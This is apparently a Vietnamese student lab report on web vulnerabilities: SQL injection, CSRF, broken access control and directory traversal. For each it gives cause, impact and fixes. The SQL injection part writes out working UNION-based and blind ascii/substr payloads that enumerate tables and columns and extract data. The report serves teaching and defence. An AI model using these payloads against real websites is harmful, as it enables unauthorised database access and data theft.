1. SQLi In-band và SQLi Blind

* Nguyên nhân:

lỗ hổng từ việc không kiểm tra đầu vào (input) của người dùng có chứa các ký tự đặc biệt gây ảnh hưởng đến hệ thống cơ sở dữ liệu.

Người dùng có thể chèm thêm các câu lệnh để thực hiện các thao tác mình mong muốn.

* Tác động:

với lỗi bảo mật SQL injection, ta có thể tận dụng để đánh cắp dữ liệu trong cơ sở dữ liệu của một website, chèn dữ liệu, xuất dữ liệu ra ngoài màn hình và đánh cắp dễ dàng,…

+ SQLi in-band:


Câu truy vấn tìm kiếm username:



và tìm kiếm profile qua username ta có:



Khi chèn thử vào username: username=tesst’+or+1=1--+



Ta xác định được web bị dính lỗi sqli.Từ đó chèn các câu lệnh khác để lấy thông tin từ cơ sở dữ liệu

Username=test'+union+select+1,2,group\_concat(table\_name),4,5,6+from+information\_schema.tables+where+table\_schema=database()--+-

Lấy toàn bộ table name của cơ sở dữ liệu

username=test'+union+select+1,2,group\_concat(column\_name),4,5,6+from+information\_schema.columns+where+table\_name='{(tên bảng)}'--+-


Lấy toàn bộ column name của bảng

username=test'+union+select+1,2,{(tên cột)},4,5,6+from+{(tên bảng)}+limit+{(hàng trong bảng)},1--+-

Lấy toàn bộ dữ liệu có trong cơ sở dữ liệu

+ SQLi Blind

Code xử lý đăng nhập:



Khi đăng nhập với thông tin username không tồn tại, website trả về User not registered

Khi đăng nhập với thông tin username= test'+or+1=1--+ website trả về: 

Từ đó xác định được website dính lỗi sqli blind. Từ đó chèn các câu lệnh khác để lấy thông tin từ cơ sở dữ liệu”

lấy từng kí tự trong thông tin tên bảng

test' or {(43-123)}=ascii(substr((select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()),{(số thứ tự kí tự)},1))—

Lấy từng ký tự table name của cơ sở dữ liệu

test' or {}=ascii(substr((select group\_concat(column\_name) from information\_schema.columns where table\_name='{}'),{},1))—

Lấy từng ký tự trong cơ sở dữ liệu

test' or {}=ascii(substr((select {} from {} limit {},1),{},1))—

* Cách khác phục:

**+ Lọc dữ liệu từ người dùng:**  sử dụng filter để lọc các kí tự đặc biệt (; ” ‘) hoặc các từ khoá (SELECT, UNION) do người dùng nhập vào. Nên sử dụng thư viện/function được cung cấp bởi framework.

+ **Không hiển thị exception, message lỗi:** Hacker dựa vào message lỗi để tìm ra cấu trúc database. Khi có lỗi, ta chỉ hiện thông báo lỗi chứ đừng hiển thị đầy đủ thông tin về lỗi, tránh hacker lợi dụng.

**+Phân quyền rõ ràng trong DB:** Nếu chỉ truy cập dữ liệu từ một số bảng, hãy tạo một account trong DB, gán quyền truy cập cho account đó chứ không dùng account root. Lúc này, dù hacker có inject được sql cũng không thể đọc dữ liệu từ các bảng chính, sửa hay xoá dữ liệu.


1. CSRF


* Nguyên nhân:

ứng dụng chỉ dựa vào session cookie để xác định người dùng đã thực hiện request. Tức là không có cơ chế nào khác để có thể theo dõi session hoặc xác thực user request.

* Tác động:

Trong một cuộc tấn công CSRF thành công, kẻ tấn công khiến người dùng nạn nhân thực hiện một hành động không chủ ý.





Trong ví dụ này ta tạo một trang web giả mạo, chỉ cần người dùng nhấn vào thì sẽ lập tức bị chuyển sang website gốc và thực hiện thao tác không mong muốn.

Cách khắc phục:

Cách mạnh mẽ nhất để có thể chống tấn công CSRF chính là có thêm các CSRF token bên trong những request liên quan.

Token này nên: Khó đoán.

Bị ràng buộc với user session.

Được xác thực nghiêm ngặt trong mọi trường hợp, trước khi hành động liên quan được thực hiện.


3.Vertical access controls and Horizontal access controls

-Nguyên nhân:

 website không phân quyền đúng cũng như kiểm soát chặt chẽ việc truy cập tài nguyên,thực hiện yêu cầu của user trên hệ thống dẫn đến việc truy cập trái phép từ kẻ tấn công.


-Tác động:

+Vertical access controls:



Vì chức năng update của admin không được xác thực nên chỉ cần gửi requests với các tham số yêu cầu, ta có thể nâng 1 user lên thành admin và sử dụng các tính năng của admin.

+Horizontal access controls



Vì chức năng delete post của user không được xác thực nên chỉ cần gửi requests với các tham số yêu cầu, ta có thể xóa bất kì 1 bài viết của user khác.

-Cách khắc phục:

Nguyên nhân của lỗi IDOR nằm ở cơ chế phân quyền, vì vậy việc phát triển ứng dụng tuân thủ chặt chẽ việc phân quyền và kiểm tra quyền truy cập tới dữ liệu là điều quan trọng nhất. Luôn kiểm tra quyền truy cập của mỗi người dùng ở tất cả các request.

4.Directory tranversal( impact = read file)


-Nguyên nhân:

 không phân quyền thư mục rõ ràng và không lọc ra kí tự mà người dùng nhập vào có an toàn hay không. Từ đó kẻ tấn công có thể lợi dụng mà truy cập vào bằng các dấu phân cách thư mục mà truy cập và chỉnh sửa các file có trên hệ thống.

-Tác động:

Có thể đọc được một số file trong server.

Ví dụ chức năng upload ảnh và đọc file ảnh.Người dùng có thể thay thế tên ảnh bằng các đường dẫn khác dẫn tới người dùng có thể đọc được một số file bên trong server.



- Cách khắc phục:

Lọc ra các kí tự đầu vào nhằm ngăn chặn người dùng sử dụng các dấu phân cách truy cập tới hệ thống tệp.

Xác thực đầu vào của người dùng trước khi xử lý bằng whitelist các giá trị được phép, còn nếu không thể tránh khỏi việc phải sử dụng path truy cập thì phải xác thực được nội dung cho phép truy cập (ví dụ như các kí tự phải hoàn toàn là chữ và số)